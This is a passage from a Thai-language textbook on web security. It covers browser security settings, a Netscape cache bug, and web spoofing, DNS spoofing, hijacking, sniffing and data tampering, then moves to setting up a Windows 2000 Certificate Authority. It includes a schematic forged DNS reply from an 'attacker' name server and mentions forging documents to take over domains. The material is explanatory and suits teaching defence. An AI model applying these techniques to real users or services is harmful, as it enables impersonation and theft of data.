ปัญหาของ Cache Browsing นี้จะมีผลต่อวินโดวส์เวอร์ชันของ Navigator 3.04 และ 4.07 และ Netscape Communicator 4.5 (แต่ไม่มีผลต่อระบบปฏิบัติการ Mac และยูนิกส์) โดยบั๊ก (Bug) หรือจุดอ่อนนี้สามารถถูกใช้โดยเว็บไซต์ที่มีการรันโปรแกรมที่มุ่งร้าย (malicious) หรืออันตราย ในการที่จะทำการอ่าน URL จากแค็ชที่อยู่ในเครื่องของคุณ ภายใต้สภาวะการณ์ปกติแล้วทางด้าน Netscape เชื่อว่าคุณจะไม่สามารถทราบหรือรู้ตัวว่ามีการอ่าน URL จากแค็ชในเครื่องคุณอยู่ นั่นก็หมายความว่าถ้าคุณกำลังติดต่อกับเว็บไซต์ที่คุณไม่ทราบหรือไม่น่าเชื่อถือ ก็เป็นไปได้ว่าคุณอาจกำลังถูกอ่านข้อมูลที่อยู่ภายในแค็ชของคุณอยู่ก็ได้

จะเห็นได้ว่าปัญหาของบั๊กเกิดขึ้นอยู่กับจาวสคริปต์ที่ทำการเปิดข้อมูล ซึ่งคุณสามารถทำการหลีกเลี่ยงปัญหาดังกล่าวได้โดยการปิดจาวาสคริปต์เมื่อติดต่อกับเว็บที่ไม่รู้ที่มาหรือไม่น่าเชื่อถือ ซึ่งการจะทำการยกเลิกการใช้จาวาสคริปต์นั้นก็ได้กล่าวมาแล้วข้างต้น

จากตัวอย่างของปัญหาที่เกิดขึ้นจะเห็นได้ว่าเราสามารถทำการลดความเสี่ยงของสาเหตุที่ทำให้เกิดปัญหาได้โดยการเซ็ตค่าต่างๆ ทั้งในส่วนของคุกกี้จาวาสคริปต์ จาวาแอพเพล็ตและ ActiveX ซึ่งสามารถสรุปแนวทางการป้องกันทั้งของ Internet Explorer และ Netscape ได้ดังนี้

- **Internet Explorer**
  - จากเมนู **Tools** ทำการเลือก **Internet Options**
  - เลือกที่แท็บ **Security**
  - ทำการเลือกระดับความปลอดภัย (Security Level) ซึ่งคุณสามารถเลือกระดับความปลอดภัยทั้ง Low, High และ Medium โดยเลือกที่แท็บ "Custom Level" ดังรูป



รูปที่ 8-8 การเพิ่มความปลอดภัยจากจาวาสคริปต์ จาวาแอพเพล็ตและ ActiveX

ใน "Custom Level":


High จะทำการป้องกันทุกอย่างไม่ว่าจะเป็นคุกกี้ ActiveX และแอพเพล็ตแต่บางเว็บไซต์จะไม่สามารถทำงานได้ถ้าปราศจากจาวาสคริปต์หรือคุกกี้

Medium จะเป็นการเซ็ตแบบ Default นั่นคือบราวเซอร์จะทำงานตามปกติและจะถามในกรณีของ ActiveX หรือเนื้อความต่างๆ ที่ไม่มีความปลอดภัย

Medium Low จะให้บราวเซอร์ทำงานไปตามปกติแต่จะไม่ถามคุณในกรณีที่เนื้อความไม่มีความปลอดภัย

Low จะอนุญาตให้การทำงานทุกอย่าง ทุกรูปแบบเกิดขึ้นได้ โดยไม่มีการรักษาความปลอดภัย


จากตัวอย่างข้างล่างเป็นการเซ็ตระดับการรักษาความปลอดภัยในระดับ "High" โดยจะยกเลิกการทำงานทุกๆ อย่างยกเว้น ActiveX ที่มีความน่าเชื่อถือ (trusted) และใช้ untrusted สำหรับจาวาแอพเพล็ต ดังรูป



รูปที่ 8-9 รูปแบบการเซ็ตค่าความปลอดภัยของคุกกี้และจาวาแอพเพล็ต

- **Netscape Navigator**
  - จากเมนู **Edit** ทำการเลือก **Preferences**
  - จาก **Preferences** เลือกหัวข้อ **Advanced**

ในกรณีของ Netscape คุณเพียงแค่เลือกว่าจะให้มีการใช้ (Enable) หรือยกเลิกการใช้ (Disable) จาวาและจาวาสคริปต์โดยไม่มีให้เลือกสำหรับ "Prompt" ซึ่งเฉพาะคุกกี้เท่านั้นที่มีหัวข้อของ "Prompt" ดังรูป



รูปที่ 8-10 รูปแบบการเซ็ตค่าความปลอดภัยของจาวาแอพเพล็ตใน Netscape

ปัญหาที่เกิดจากผู้ใช้เว็บบราวเซอร์

ในกรณีปัญหาที่เกิดจากตัวของผู้ใช้เว็บบราวเซอร์จะเป็นปัญหากรณีเฉพาะ หมายความว่า ปัญหาจะเกิดขึ้นหรือไม่นั่นอยู่ที่ตัวของผู้ใช้ และในกรณีที่เกิดปัญหาใดๆ ขึ้น การที่จะแก้ปัญหาก็จะอยู่ที่ตัวของผู้ใช้เองด้วยเช่นกัน ดังนั้นในการที่จะป้องกันไม่ให้เกิดปัญหา ผู้ใช้จะต้องมีความตระหนัก (awareness) รัดกุม (conciseness) และมีสติ (consciousness) ในการใช้เว็บบราวเซอร์เพื่อการทำธุรกรรมทางอินเทอร์เน็ต

ปัญหาที่เกิดขึ้นจากผู้ใช้เว็บบราวเซอร์สามารถแบ่งได้ 2 ลักษณะใหญ่ๆ ดังนี้

I). ปัญหาที่เกิดโดยผู้ใช้ทำการปรับค่าคอนฟิกต่างๆ ทั้งโดยความตั้งใจและไม่ตั้งใจ

ปัญหาที่เกิดขึ้นในลักษณะนี้จะเกิดจากการที่ผู้ใช้ทำการปรับเปลี่ยนค่าคอนฟิกกูเรชันบางอย่างและส่งผลให้เกิดผลกระทบต่อทรัพยากรภายในของระบบหรือการล่วงละเมิดความเป็นส่วนตัวของผู้ใช้หรือปัญหาอื่นๆ ไม่ว่าจะเป็นการปรับเปลี่ยนคุกกี้ (cookies) จาวาสคริปต์ จาวาแอพเพล็ตและรวมไปถึง ActiveX Control ซึ่งผู้ใช้อาจจะทราบถึงผลกระทบที่เกิดขึ้นหากไม่ทำการยกเลิกในบางตัวเลือกแต่ถึงกระนั้นก็ตามที ผู้ใช้ก็ไม่สามารถทำได้เพราะจะทำให้บราวเซอร์ไม่สามารถเรียกใช้บริการเว็บเพจได้ อย่างเช่นในกรณีของคุกกี้ที่ผู้ใช้สามารถรักษาความเป็นส่วนตัวได้ร้อยเปอร์เซ็นต์ถ้าทำการยกเลิกคุกกี้ทุกอย่าง แต่ผลกระทบก็คือ บางเว็บเพจจะไม่สามารถทำงานได้เลยถ้าไม่มีการยอมให้ติดตั้งคุกกี้ เป็นต้น

II). ปัญหาการดาวน์โหลดและรันโปรแกรมที่มีผลต่อความเสี่ยงที่เครื่องคอมพิวเตอร์ของผู้ใช้

เป็นปัญหาที่เกิดจากกรณีที่ผู้ใช้ทำการดาวน์โหลดโปรแกรมจากอินเทอร์เน็ตโดยไม่ได้ทำการตรวจสอบว่าโปรแกรมที่ตนทำการดาวน์โหลดมานั้นมีไวรัสหรือเป็นโปรแกรมที่เมื่อรันแล้วจะส่งผลต่อระบบของเราหรือไม่ ตัวอย่างของปัญหานี้ได้แก่ เว็บไซต์แห่งหนึ่งได้เปิดให้ผู้ใช้สามารถดาวน์โหลดไฟล์ภาพโป๊ไปชมได้ฟรี แต่ต้องดูด้วยโปรแกรมวิวเวอร์ซึ่งรันผ่านเว็บ ด้วยความไม่รู้ของผู้ใช้เมื่อรันโปรแกรมนี้แล้ว โปรแกรมนี้จะทำการตัดขาดการติดต่อกับ ไอเอสพี(Internet Service Provide: ISP) ของผู้ใช้เองและทำการเชื่อมต่อให้กับไอเอสพีที่อยู่ห่างไกลให้แทน เช่น ต่างประเทศ เป็นต้น จากเหตุการณ์ดังกล่าวหากผู้ใช้หลงระเริงกับการชมภาพโดยไม่รู้ตัว ก็จะพบว่ามีค่าโทรศัพท์มหาศาลที่จะคอยหลอกหลอนตามมา นอกจากนี้ยังเกิดกรณีดังกล่าวกับนักดาวน์โหลดโปรแกรมบนเว็บที่มีการอินสตอล (Install) หรือรันโปรแกรมผ่านเว็บ นอกจากนี้ยังอาจจะนำมาซึ่งไวรัสมากมายได้อีกด้วย

บทที่ 9
ปัญหาความปลอดภัยสำหรับการสื่อสารระหว่าง เว็บเซิร์ฟเวอร์และเว็บไคลเอนต์

9.1 ปัญหาความปลอดภัยสำหรับการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์

ปัญหาที่เกิดขึ้นกับการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์ โดยส่วนใหญ่ผู้มุ่งร้ายจะมุ่งเน้นความสนใจไปยังข้อมูลที่ทำการสื่อสารกันระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์ ทั้งในรูปแบบของการดักเอาข้อมูลไปใช้ประโยชน์ การเปลี่ยนแปลงข้อมูลและการแอบอ้างตัวบุคคล โดยเฉพาะประการหลังจะทำให้เกิดปัญหาการไม่ไว้ใจกันระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์ ซึ่งจะส่งผลไปถึงการลดอัตราการใช้บริการบนเวิลด์ไวด์เว็บในเชิงพาณิชย์ตามมา สามารถแยกพิจารณาเป็นกรณีย่อยๆ ได้ดังนี้


- **ปัญหาในการแอบอ้าง**

ปัญหาการแอบอ้างที่สำคัญ ได้แก่ **เว็บสปูฟิง (Web Spoofing)** คือ การจำลองเว็บที่มีลักษณะเหมือนเว็บต้นแบบทุกประการ (shadow copy) เพื่อให้ผู้ใช้ติดต่อเข้ามาโดยไม่รู้ว่าเป็นเว็บที่ถูกจำลองขึ้นมา โดยมีวัตถุประสงค์เพื่อตรวจจับ แก้ไข เปลี่ยนแปลงข้อมูลต่างๆ ที่สื่อสารกันระหว่างเว็บไคลเอนต์กับเว็บเซิร์ฟเวอร์จริงที่ผู้ใช้ต้องการติดต่อด้วย

ลักษณะการทำงานของเว็บสปูฟิง

เว็บเซิร์ฟเวอร์ที่จำลองขึ้นมา (Spoofed Web Server) จะทำหน้าที่เป็นตัวกลางการติดต่อสื่อสารระหว่างผู้ใช้กับเว็บเซิร์ฟเวอร์จริงโดยที่ผู้ใช้และเว็บเซิร์ฟเวอร์จริงไม่รู้ตัว

สามารถแสดงการทำงานได้ ดังรูปที่ 9-1



รูปที่ 9-1 แสดงการทำงานของเว็บสปูฟิง (Web Spoofing)

การสร้างเว็บที่ถูกจำลองขึ้นมาอาจจะหลงเหลือหลักฐานต่างๆ ไว้ได้ เช่นที่แถบแสดงสถานะ (Status Bar) ที่แถบแสดงที่อยู่ (Location Line) แสดงที่อยู่ของเว็บไซต์ที่เราจะติดต่อด้วยไม่ถูกต้อง เป็นต้น แต่หลักฐานเหล่านี้สามารถปกปิดได้โดยการใช้จาวาสคริปต์ (JavaScript)

สิ่งสำคัญที่จะทำให้เว็บสปูฟิงเกิดผลจริง ก็คือ ทำอย่างไรให้มีผู้เข้ามายังเว็บนี้ให้ได้ โดยวิธีส่วนใหญ่ที่ใช้กันอยู่ เช่น

- การฝากลิงก์ที่จะมายังเว็บที่ถูกจำลองขึ้นมาในเว็บที่มีชื่อเสียง
- ส่งไปในรูปของเมล์ (e-mail) โดยเป็นลักษณะของเมล์ที่มีลิงก์ไปยังเวิลด์ไวด์เว็บได้ (Web-enabled email)

เทคนิคที่แฮกเกอร์นิยมใช้ในการทำเว็บสปูฟิง คือ การทำดีเอ็นเอสสปูฟิง **(DNS Spoofing)** ซึ่งเป็นการอาศัยจุดอ่อนของโพรโตคอลทีซีพี/ไอพีโดยจะเป็นการจู่โจมไปที่เนมเซิร์ฟเวอร์ กล่าวคือ

1. จู่โจมให้เนมเซิร์ฟเวอร์ไม่สามารถทำงานได้ชั่วขณะ
2. ตอบข้อมูลไอพีแอดเดรสที่ผิดกลับไปก่อนที่เนมเซิร์ฟเวอร์จริงจะตอบ
3. โดยสิ่งที่จำเป็นต้องทราบก็คือ หมายเลขของแพ็กเก็ตที่จะตอบรับคำร้องขอของเว็บไคลเอนต์ (id := id+1) โดยอาศัยวิธีการสนิฟฟิง(Sniffing)

ตัวอย่าง 161.246.5.27 : 3128 → [? www.hotmail.com ID = 123] → 161.246.4.3 : 53

ผลลัพธ์

161.246.5.27 ← - - - - - - - - - - - - - 161.246.4.3

161.246.5.27 ← [IP for www.hotmail.com is 1.2.3.4 ID = 124] ← ns.attacker.com : 53

โดยผู้จู่โจมจะต้องส่งหมายเลขแพ็กเก็ตตอบรับให้ถูกต้อง (124 = 123 + 1) ไอพีแอดเดรส 1.2.3.4 จะเป็นไอพีแอดเดรสของเว็บไซต์ที่จำลองเว็บไซต์ wwwห.hotmail.com ขึ้นมา

นอกจากนี้ยังมีปัญหาที่เกิดกับเนมเซิร์ฟเวอร์อีกประการหนึ่ง ซึ่งเป็นการแฮกเข้าไปที่เราต์เทเบิ้ล (Route Table) แล้วแก้ไขไฟล์คอนฟิก (Config file) ที่แม็ประหว่างโดเมนเนมกับไอพีแอดเดรส เช่น www.pantip.com 168.100.10.129 → ถูกแก้เป็น → www.pantip.com 161.246.10.21 ดังนั้นใครก็ตามที่เรียกใช้บริการเวิลด์ไวด์เว็บผ่านเนมเซิร์ฟเวอร์ตัวนี้ เมื่อใดที่จะลิงก์ไป www.pantip.com ก็จะโดนลิงก์ไปยัง www.kmitl.ac.th แทน ปัญหาดังกล่าว เรียกว่า **เว็บไฮแจ็กกิง (Web Hijacking)** ดังตัวอย่างที่เว็บไซต์ www.sanook.com เคยประสบมา


นอกจากนี้ปัญหาการแอบอ้างยังเกิดได้จากแฮกไปยังหน่วยงานที่รับจดทะเบียนโดเมนเนม โดยแต่เดิมหน่วยงานรับจดทะเบียนโดเมนเนมจะมีอยู่ที่เดียวในโลกคือ www.InterNIC.net ซึ่งเป็นผู้มีสิทธิในการแจกจ่ายชื่อโดเมนเนมให้กับผู้ขอ แต่เมื่ออินเทอร์เน็ตขยายกว้างขึ้น InterNIC เลยแบ่งการทำงานลงไปให้ดูแลเป็นโซน (zone) อย่างของประเทศไทยเราจะอยู่โซนเอเชียแปซิฟิก (Asia-Pacific) ผู้ดูแลโดเมนเนมในโซนนี้คือ APNIC (Asia-Pacific Network Information Center) ในไทยเองก็มีผู้ดูแลในประเทศชื่อ THINIC (Thailand Network Information Center) เป็นผู้ดูแลโดเมนเนมที่ลงท้ายด้วย .th ทั้งหมด สำหรับการแฮกดังกล่าว สามารถทำได้โดยการปลอมแปลงเอกสารทางราชการต่างๆ ที่จำเป็นเพื่อยันยันว่าเป็นเจ้าของโดเมนเนมนั้นจริง แล้วส่งไปให้ยังหน่วยงานที่โดเมนเนมนั้นจดทะเบียนอยู่ แล้วทำทีเป็นว่ามาขอทำ

การแก้ไขข้อมูลต่างๆ เช่น บอกว่าลืมพาสเวิร์ด เป็นต้น ซึ่งฟังดูแล้วก็ไม่น่าเป็นได้แต่ก็เคยเกิดเป็นเหตุกรณีพิพาทครั้งใหญ่มาแล้ว เช่น www.thailand.com เป็นต้น

- **ปัญหาข้อมูลที่ทำการรับส่งถูกดักลอบไป (Data Trapping)**

ข้อมูลที่ทำการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์จะถูกดักลอบโดยแฮกเกอร์ ซึ่งข้อมูลที่ถูกดักลอบไปนี้จะถูกแฮกเกอร์นำไปใช้ประโยชน์ ตัวอย่างการถูกดักลอบ เช่น กรณีที่ผู้ใช้ทำการสั่งสินค้าผ่านทางอินเทอร์เน็ต (E-Commerce) ซึ่งผู้ใช้จะต้องทำการใส่หมายเลขบัตรเครดิต หรือ พาสเวิร์ด ซึ่งในกรณีที่ข้อมูลเหล่านี้ถูกดักลอบไปจะเกิดความเสียหายต่อเจ้าของเป็นอย่างมาก ดังรูปที่ 9-2


แฮกเกอร์สามารถทำการดักจับข้อมูลโดยใช้โปรแกรมในการดักจับข้อมูล เช่น สนิฟเฟอร์ (Sniffer) ซึ่งเป็นโปรแกรมที่ใช้ในการดักจับข้อมูลที่ถูกส่งมาในรูปของแพ็กเก็ตที่ไหลผ่านในเครื่องคอมพิวเตอร์ตัวที่ติดตั้งโปรแกรมสนิฟเฟอร์ไว้ไม่ว่าข้อมูลจะถูกระบุไอพีแอดเดรสปลายทางเป็นอะไรก็ตาม ตัวโปรแกรมสนิฟเฟอร์สามารถถอดข้อมูลที่อยู่ในแพ็กเก็ตนั้นมาอ่านได้ แม้ว่าข้อมูลนั้นไม่ได้ส่งถึงมันก็ตาม



รูปที่ 9-2 แฮกเกอร์ทำการดักลอบข้อมูล เพื่อนำข้อมูลไปใช้ประโยชน์

- **ปัญหาข้อมูลที่ทำการรับส่งถูกเปลี่ยนแปลง (Data Altering)**

ประเภทของของความเสี่ยงต่อระบบความปลอดภัยอีกแบบหนึ่งคือ แฮกเกอร์ไม่ได้ทำการดักเอาข้อมูลไปแต่เป็นการเปลี่ยนแปลงเป็นข้อมูลตัวใหม่ลงไปแทนซึ่งข้อมูลตัวใหม่ก็ถูกเข้ารหัสเหมือนกันและยังถูกต้องตามวิธีการทุกอย่าง เช่นเดียวกับข้อมูลเดิมที่ได้ทำไว้แต่รายละเอียดของข้อมูลเปลี่ยนไป ซึ่งรูปแบบการเปลี่ยนแปลงข้อมูลนี้จะทำให้ปลายทางได้รับข้อมูลที่ผิดทำให้การทำงานผิดพลาดและอาจให้บริการกับผู้ใช้ (User) ผิดคนและทำให้การสื่อสารผิดพลาด สามารถแสดงได้ดังรูปที่ 9-3



รูปที่ 9-3 แสดงการเกิดการเปลี่ยนแปลงข้อมูลในระหว่างการส่ง

บทที่ 10
การจำลองการให้บริการบนเวิลด์ไวด์เว็บโดยใช้ SSL และPKI

ในบทนี้จะเป็นการนำความรู้ที่ได้จากการศึกษาทฤษฎีของ SSL และ PKI มาทำการสร้าง CA เพื่อให้บริการด้านใบรับรองดิจิตอลและทำการออกใบรับรองดิจิตอลเพื่อติดตั้งเว็บเซิร์ฟเวอร์ที่มีความปลอดภัย (Secure Web Server) ให้สามารถสร้างช่องทางที่ปลอดภัย (Secure Channel) ในการสื่อสารระหว่างเว็บไคลเอนต์และเว็บเซิร์ฟเวอร์


10.1 Certificate Authority (CA)

10.1.1 ขั้นตอนการติดตั้ง Certificate Authority

ทำการติดตั้ง Certificate Server โดยใช้โปรแกรม **Certificate Service** ซึ่งเป็นคอมโพเน็นต์หนึ่งที่ให้มาพร้อมกับระบบปฏิบัติการวินโดวส์ 2000 (Advance Server) ของบริษัทไมโครซอฟท์


ในระหว่างการติดตั้งจะต้องมีการกำหนดข้อมูลต่างๆ เกี่ยวกับ CA เพื่อนำไปสร้าง CA Certificate ได้แก่

- CA Name: ชื่อของ CA เช่น **Isag27 Certificate Server**
- Organization: ชื่อของหน่วยงานที่ CA สังกัดอยู่ เช่น **KMITL**
- Organizational Unit: ชื่อของหน่วยงานย่อยที่ CA สังกัดอยู่ เช่น **CE**
- Locality: ชื่อเมืองที่หน่วยงานนั้นตั้งอยู่ เช่น **Ladkrabang**
- State or Province: ชื่อรัฐหรือจังหวัดที่หน่วยงานนั้นตั้งอยู่ เช่น **Bangkok**
- Country: ชื่อประเทศในรูปแบบ 2 ตัวอักษรตามมาตรฐาน X.500 Naming Scheme เช่น THAILAND = **TH**
- Key



รูปที่ 10-1 แสดงการกำหนดข้อมูลของ CA

เมื่อติดตั้งเสร็จเรียบร้อยแล้ว โปรแกรมจะมีหน้าตาดังรูป



รูปที่ 10-2 แสดงโปรแกรม Certificate Service

10.1.2 การจัดการ Certificate Server

การจัดการการทำงานของ Certificate Server สามารถแบ่งออกเป็น 2 ส่วนด้วยกัน คือ

10.1.2.1 การจัดการดูแลโปรแกรม Certificate Service

คือ การควบคุมการทำงานของโปรแกรม Certificate Service โดยผู้ดูแลระบบ (Administrator) ในลักษณะต่างๆ ดังนี้


1. เปิด/ปิดการให้บริการ (Start/Stop Service)
2. Backup/Restore ระบบการให้บริการ
3. กำหนดโมดูล (Module) ต่างๆ ในการให้บริการ ได้แก่
   - **Policy Module:** ลอจิกที่ใช้ในการตัดสินใจว่าคำร้องขอใบรับรองดิจิตอลนั้นสมควรที่จะออกให้ ปฏิเสธ หรือรอการพิจารณาต่อไป
   - **Exit Module:** แนวทางที่จะปฏิบัติเมื่อออกใบรับรองดิจิตอลนั้นๆ ไปแล้ว เช่น การเผยแพร่ใบรับรองดิจิตอล

10.1.2.2 การจัดการ ใบรับรองดิจิตอล (Digital Certificate) ที่ออกไปแล้ว

1. การบันทึก Certificate Services Log และการจัดการฐานข้อมูลที่ใช้เก็บใบรับรองดิจิตอล
2. การระงับการใช้ของใบรับรองดิจิตอลที่ออกไปแล้วด้วยเหตุผลต่างๆ ต่อไปนี้
   - Unspecified: ไม่ระบุ
   - Key Compromise: คีย์โดนลักลอบไป
   - CA Compromise: CA โดนโจมตี
   - Affiliation Changed: มีการเปลี่ยนแปลง
   - Superseded: มีการแทนที่ด้วยใบรับรองใหม่
   - Cessation of Operation: เลิกให้บริการ
